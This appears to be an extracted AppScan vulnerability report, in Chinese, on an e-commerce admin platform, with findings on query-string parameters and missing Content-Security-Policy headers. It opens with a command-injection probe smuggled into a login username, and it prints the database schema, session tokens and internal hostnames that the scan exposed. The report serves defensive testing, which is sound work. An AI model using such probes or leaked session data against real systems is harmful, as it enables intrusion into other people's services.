username=%3B1s%20-a1F%00&password=123456

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty

```

```

Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:28:23 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/system/system-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/SystemUserInfoTMapper.xml]
### The error may involve com.suneee.scn.system.dao.SystemUserInfoTDao.selectByPrimaryKey-Inline
### The error occurred while setting parameters
### SQL: select          account, department_id, user_name, password, sex, position, address,
telephone, valid,      last_login_time, last_login_ip, memo, delete_flag, create_time,
update_time, corp_id,   dept_id, operpassword, strmd5, e_mail, failure_num, last_failure_time,
pw_update_time,        id_card, nick, acc_from, name, employee_id, user_id, employeeid,
enterpriseid,           enterpriseid, employeenam     from system_user_info_t      where account
= ?
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

低

查询中接受的主体参数 ①

TOC

问题 1 / 1

TOC

查询中接受的主体参数

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/login.html>

实体: login.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 请勿接受在查询字符串中发送的主体参数

差异: 主体参数 已从请求除去: test@altoromutual.com

查询参数 已添加至请求: test@altoromutual.com

方法 从以下位置进行控制: POST 至: GET

推理: 测试结果似乎指示存在脆弱性, 因为“测试响应”与“原始响应”类似, 这表明应用程序处理了查询总提交的主体参数。

测试请求和响应:

```

GET /login.html?reminder-email=test%40altoromutual.com HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

```

```

Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseCode=SUNEEE; enterpriseId=55;
account=setest01; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Content-Type: application/x-www-form-urlencoded

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->

```

```

<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
    .error {
        color: red;
    }
    .toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></
...
...
...

<div class="form-group">
<div class="col-xs-12">
<div class="input-group">
<span class="input-group-addon"><i class="gi gi-envelope"></i></span>
<input type="text" id="reminder-email" name="reminder-email" class="form-control input-
lg" placeholder="Email">
</div>
</div>
</div>
<div class="form-group form-actions">

...
...
...

```

低

缺少“Content-Security-Policy”头 4

TOC

问题 1 / 4

TOC

缺少“Content-Security-Policy”头

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为使用“Content-Security-Policy”头

差异:

推理: AppScan 检测到 Content-Security-Policy 响应头缺失, 这可能会更大程度得暴露于各种跨站点注入攻击下之

测试请求和响应:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>
```

```

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
<!-- END Stylesheets -->
<style>
    .error {
        color: red;
    }
    .toptitle{font-family:"    微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
</style>
<!-- Modernizr (browser feature detection library) -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
        <!-- Login Title -->
        <!-- END Login Title -->

        <!-- Login Block -->
        <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
            <div align="center" style="padding:30px 0;">
                
                <div class="toptitle">        资源商城管理平台</div>
            </div>
        <!-- Login Form -->

        ...
        ...
        ...

```


缺少“Content-Security-Policy”头

严重性: **低**

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodstree.html>

实体: goodstree.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为使用“Content-Security-Policy”头

变体- | 1 / 2

差异:

推理: AppScan 检测到 Content-Security-Policy 响应头缺失, 这可能会更大程度得暴露于各种跨站点注入攻击下之

测试请求和响应:

```
GET /static/goodstree.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: text/html, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
  #gcl-goodstree_table td {
    text-align: center;
    line-height: 28px;
  }
  #gcl-goodstree_table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="newpage-con padding-10">
  <div class="row">
    <!-- 左侧开始 -->
    <div class="col-xs-3" style="padding-right: 0">
      <div class="block">
        <div class="block-title">
          <h4>资产分类树</h4>
        </div>
        <!--<div id="companylist_tree" class="tree_list"></div-->
        <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
      </div>
    </div>
    <!-- 左侧结束 -->
```

```

<!-- 右侧开始 -->
<div class="col-xs-9">
  <div class="block full">
    <!-- Table Styles Title -->
    <div class="block-title">
      <h2>资产信息</h2>
    </div>
    <!-- END Table Styles Title -->
    <div id="gcl-goodstree_table">

      </div>
    </div>

  </div>
  <!-- 右侧结束 -->
</div>
</div>

<script type="text/javascript">

  //初始化列表
  $(function () {
    //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
    var tableHeight = ($(document).height() - 295) + "px";
    //表格的属性对象,用于初始化表格的设置
    //var goodsURL =goodsURL;
    // goodsURL="http://test.vr.weilian.cn:40884/";
    var option = {
      height: tableHeight,
      search: {
        placeHolder:"搜索资产编码、资产名称"
      },
      tools: false,
      handleCol:false, //屏蔽操作列
      url: goodsURL+"goodsRestApi/goodsList",
      border:false, //去掉border
      // 表格的头部,有多少列,就写多少
      columns: [{
        filed: "资产编码",
        name: "goodscode"
      }, {
        filed: "拼音码",
        name: "opcode"
      }, {
        filed: "资产名称",
        name: "goodsname"
      }, {
        filed: "规格",
        name: "goodsspec"
      }, {
        filed: "型号",
        name: "goodsmodel"
      }, {
        filed: "资产分类",
        name: "classname"
      }, {
        filed: "产地",
        name: "prodarea"
      }, {
        filed: "状态",
        name: "status"
      }, {
        filed: "品牌",
        name: "brandname"
      }, {
        filed: "财务编码",
        name: "barcode"
      }, {
        filed: "上限",
        name: "stupperlimit"
      }, {
        filed: "下限",
        name: "stlowerlimit"
      }, {
        filed: "大类码标记",
        name: "classcodeflag"
      }, {

```

```

        filed: "登记人",
        name: "inputmanname"
    }, {
        filed: "登记时间",
        name: "bookindate"
    }, {
        filed: "id",
        name: "goodsid"
    }],
    columnDefs: [{ //隐藏列,序号+
        "targets": [3,8,12,13,14,17],
        "visible": false
    }, {
        render: function(data, type, row) { // 格式化 列
            return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
        },
        targets: [16]
    }, { // 渲染列 格式化
        render: function(data, type, row) { // 格式化 列
            //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
            if(data==1){
                return "正常";
            }else if(data==2){
                return "冻结";
            }else{
                return "";
            }
        },
        targets: [9]
    }, { // 渲染列 格式化
        render: function(data, type, row) { // 格式化 列
            if(data==undefined || data==null){
                return ""
            }else {
                ...
                ...
                ...
            }
        }
    }
];

```

变体- | 2 / 2

差异:

推理: AppScan 检测到 Content-Security-Policy 响应头缺失, 这可能会更大程度得暴露于各种跨站点注入攻击下之

测试请求和响应:

```

OPTIONS /static/goodstree.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive

```

Date: Fri, 12 Jan 2018 03:10:45 GMT

```
<style>
  #gcl-goodstree_table td {
    text-align: center;
    line-height: 28px;
  }
  #gcl-goodstree_table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="newpage-con padding-10">
  <div class="row">
    <!-- 左侧开始 -->
    <div class="col-xs-3" style="padding-right: 0">
      <div class="block">
        <div class="block-title">
          <h4>资产分类树</h4>
        </div>
        <!--<div id="companylist_tree" class="tree_list"></div-->
        <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
        </div>
      </div>
    <!-- 左侧结束 -->
    <!-- 右侧开始 -->
    <div class="col-xs-9">
      <div class="block full">
        <!-- Table Styles Title -->
        <div class="block-title">
          <h2>资产信息</h2>
        </div>
        <!-- END Table Styles Title -->
        <div id="gcl-goodstree_table">

          </div>
        </div>
      </div>
    <!-- 右侧结束 -->
  </div>
</div>

<script type="text/javascript">

  //初始化列表
  $(function () {
    //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
    var tableHeight = ($(document).height() - 295) + "px";
    //表格的属性对象, 用于初始化表格的设置
    //var goodsURL =goodsURL;
    //
    goodsURL="http://test.vr.weilian.cn:40884/";
    var option = {
      height: tableHeight,
      search: {
        placeHolder:"搜索资产编码、资产名称"
      },
      tools: false,
      handleCol:false, //屏蔽操作列
      url: goodsURL+"goodsRestApi/goodsList",
      border:false, //去掉border
      // 表格的头部, 有多少列, 就写多少
      columns: [{
        filed: "资产编码",
        name: "goodscode"
      }, {
        filed: "拼音码",
        name: "opcode"
      }, {
        filed: "资产名称",
        name: "goodsname"
      }, {
        filed: "规格",
        name: "goodsspec"
      }, {
        filed: "型号",
        name: "goodsmodel"
      }
    ]
  })
</script>
```

```

    }, {
      filed: "资产分类",
      name: "classname"
    }, {
      filed: "产地",
      name: "prodarea"
    }, {
      filed: "状态",
      name: "status"
    }, {
      filed: "品牌",
      name: "brandname"
    }, {
      filed: "财务编码",
      name: "barcode"
    }, {
      filed: "上限",
      name: "stupperlimit"
    }, {
      filed: "下限",
      name: "stlowerlimit"
    }, {
      filed: "大类码标记",
      name: "classcodeflag"
    }, {
      filed: "登记人",
      name: "inputmanname"
    }, {
      filed: "登记时间",
      name: "bookindate"
    }, {
      filed: "id",
      name: "goodsid"
    }
  ],
  columnDefs: [{ //隐藏列,序号+
    "targets": [3,8,12,13,14,17],
    "visible": false
  }],
  {
    render: function(data, type, row) { // 格式化 列
      return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
    },
    targets: [16]
  }, { // 渲染列 格式化
    render: function(data, type, row) { // 格式化 列
      //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
      if(data==1){
        return "正常";
      }else if(data==2){
        return "冻结";
      }else{
        return "";
      }
    },
    targets: [9]
  },
  { // 渲染列 格式化
    render: function(data, type, row) { // 格式化 列
      if(data==undefined || data==null){

```

```

...
...
...

```

缺少“Content-Security-Policy”头

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodscontrolList.html>

实体: goodscontrolList.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为使用“Content-Security-Policy”头

差异:

推理: AppScan 检测到 Content-Security-Policy 响应头缺失, 这可能会更大程度得暴露于各种跨站点注入攻击下之

测试请求和响应:

```
OPTIONS /static/goodscontrolList.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Content-Length: 17906
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
  #goodscontrol-table td {
    text-align: center;
    line-height: 28px;
  }
  #goodscontrol-table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="row">
  <div class="col-xs-12">
    <div id="goodscontrol-table"></div>
  </div>
</div>

<!--查询模板-->
<script id="goodscontrol_searchTempl" type="text/html">
  <div id="ins-search" class="from_table_con">
    <div class="form-group">
      <div>
        <form method="post" id="goodscontrolsearchForm" role="form">
          <table cellpadding="0" cellspacing="0" class="from_table">
            <tr>
              <td>资产编码</td>
```

```

        <td>
        <input type="text" class="form-control goods_se_entry" name="goodscode"
        id="goodscontrolcode"
        autocomplete="off"/>
        <input type="hidden" name="goodsid" id="goodscontrolid"/>
        </td>
    </tr>
    <tr>
    <td>资产名称</td>
    <td>
        <input type="text" class="form-control" name="goodsname" id="goodsname"/>
    </td>
    </tr>
    <tr>
    <td>上下架状态</td>
    <td>
        <select id="goodscontrolselect" name="status" class="form-control" type="text">
        <option value="--请选择--"></option>
        <option value='2'>待上架</option>
        <option value='1'>上架</option>
        <option value='0'>下架</option>
        </select>
    </td>
    </tr>
    </table>
    </form>
    </div>
    </div>
</div>
</script>

<!--查询模板-->
<script id="ongoods_Temp" type="text/html">
    <div id="ongoods_Dig" class="from_table_con">
        <div class="form-group">
            <div>
                <form method="post" id="on_goods_form" role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                        <!-- <td>上架时间</td>
                        <td>
                            <input type="text" class="form-control" id="od_begindate" name="begindate"
                            value="">
                        </td>
                        <td>下架时间</td>
                        <td>
                            <input type="text" class="form-control" id="od_enddate" name="enddate"
                            value="">
                        </td>
                        <td>-->
                        <td align="center">
                            确认上架</td>
                        </tr>
                    </table>
                </form>
            </div>
        </div>
    </div>
</script>

<script type="text/javascript">
    //初始化js
    $(function () {
        //var goodsURL = "http://test.vr.weilian.cn:40884/";
        var goodsURLs = goodsURL;
        //初始化上下架管理列表
        var option = {
            plusBtn: [{
                id: "queryGoodscontrolBtn",
                text: "查询",
                clazz: "btn btn-primary btn-sm",
                iconClass: "fa fa-grav"
            }, {

```

```

        id: "onGoodscontrolBtn",
        text: "上架",
        clazz: "btn btn-primary btn-sm",
        iconClass: "fa fa-grav"
    }, {
        id: "offGoodscontrolBtn",
        text: "下架",
        clazz: "btn btn-primary btn-sm",
        iconClass: "fa fa-grav"
    }
    ],
    //自定义按钮绑定事件
    onInit: function () {
        ...
        ...
        ...
    }
}

```

问题 4 / 4

TOC

缺少“Content-Security-Policy”头

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List>

实体: List (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为使用“Content-Security-Policy”头

差异:

推理: AppScan 检测到 Content-Security-Policy 响应头缺失，这可能会更大程度得暴露于各种跨站点注入攻击下之

测试请求和响应:

```

GET /dictionary/List HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json

```


Transfer-Encoding: chunked

```
{
  "data": [
    {
      "": [
        {
          "id": 2039,
          "ddlid": 0,
          "keyword": "",
          "ddlname": "",
          "usestatus": 1,
          "note": ""
        },
        {
          "id": 2040,
          "ddlid": 1,
          "keyword": "",
          "ddlname": "",
          "usestatus": 1,
          "note": ""
        },
        {
          "id": 2041,
          "ddlid": 5689,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 2042,
          "ddlid": 5321,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 2044,
          "ddlid": 333,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 99999995,
          "ddlid": 2,
          "keyword": "",
          "ddlname": "待服务",
          "usestatus": 1,
          "note": null
        }
      ]
    },
    {
      "PUB_GOODSCLASS_LEVEL": [
        {
          "id": 125,
          "ddlid": 1,
          "keyword": "PUB_GOODSCLASS_LEVEL",
          "ddlname": "一级",
          "usestatus": 1,
          "note": "商品分类级别A"
        },
        {
          "id": 318,
          "ddlid": 2,
          "keyword": "PUB_GOODSCLASS_LEVEL",
          "ddlname": "二级",
          "usestatus": 1,
          "note": "商品分类级别A"
        },
        {
          "id": 466,
          "ddlid": 3,
          "keyword": "PUB_GOODSCLASS_LEVEL",
          "ddlname": "三级",
          "usestatus": 1,

```

```

        "note": "        商品分类级别A"
    },
    {
        "id": 569,
        "ddlid": 4,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "        四级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    },
    {
        "id": 647,
        "ddlid": 5,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "        五级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    },
    {
        "id": 990,
        "ddlid": 0,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "        零级",
        "usestatus": 1,
        "note": "        商品分类级别A"
    }
]
,
"SP_TR_DISPATCH_ROUTE": [
    {
        "id": 274,
        "ddlid": 1,
        "keyword": "SP_TR_DISPATCH_ROUTE",
        "ddlname": "        南线",
        "usestatus": 1,
        "note": "        路线A"
    }
]
,
"SP_SA_RT_GT_BANKCARD_BANKCARDID": [
    {
        "id": 1246,
        "ddlid": 111,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "        中国银行",
        "usestatus": 1,
        "note": "        银行A"
    },
    {
        "id": 1247,
        "ddlid": 112,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "        农业银行",
        "usestatus": 1,
        "note": "        银行A"
    },
    {
        "id": 1248,
        "ddlid": 113,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "        工商银行",
        "usestatus": 1,
        "note": "        银行A"
    }
]
,
"PUB_TIMETYPE": [
    {
        "id": 138,
        "ddlid": 1,
        "keyword": "PUB_TIMETYPE",
        "ddlname": "        我方入库时间",
        "usestatus": 1,
        "note": "        补充协议时间类型A"
    },
    {
        "id": 329,
        "ddlid": 2,
        "keyword": "PUB_TIMETYPE",
        "ddlname": "        厂方出货时间",
        "usestatus": 1,
    }
]

```

```

        "note": "          补充协议时间类型A"
      }
    ],
    "BBB": [
      {
        "id": 2035,
        "ddlid": 888,
        "keyword": "BBB",
        "ddlname": "ccc",
        "usestatus": 0,
        "note": "ddd"
      }
    ],
    "SALECANCELMONEYSTATUS": [
      {
        "id": 99999002,
        "ddlid": 0,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          退款中",
        "usestatus": 1,
        "note": "          退款单退款状态"
      },
      {
        "id": 99999003,
        "ddlid": 1,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          已退款",
        "usestatus": 1,
        "note": "          退款单退款状态"
      },
      {
        "id": 99999005,
        "ddlid": 2,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          退款失败",
        "usestatus": 1,
        "note": "          退款单退款状态"
      },
      {
        "id": 99999006,
        "ddlid": 3,
        "keyword": "SALECANCELMONEYSTATUS",
        "ddlname": "          退款成功",
        "usestatus": 1,
        "note": "          退款单退款状态"
      },
      {
        "id": 99999007,
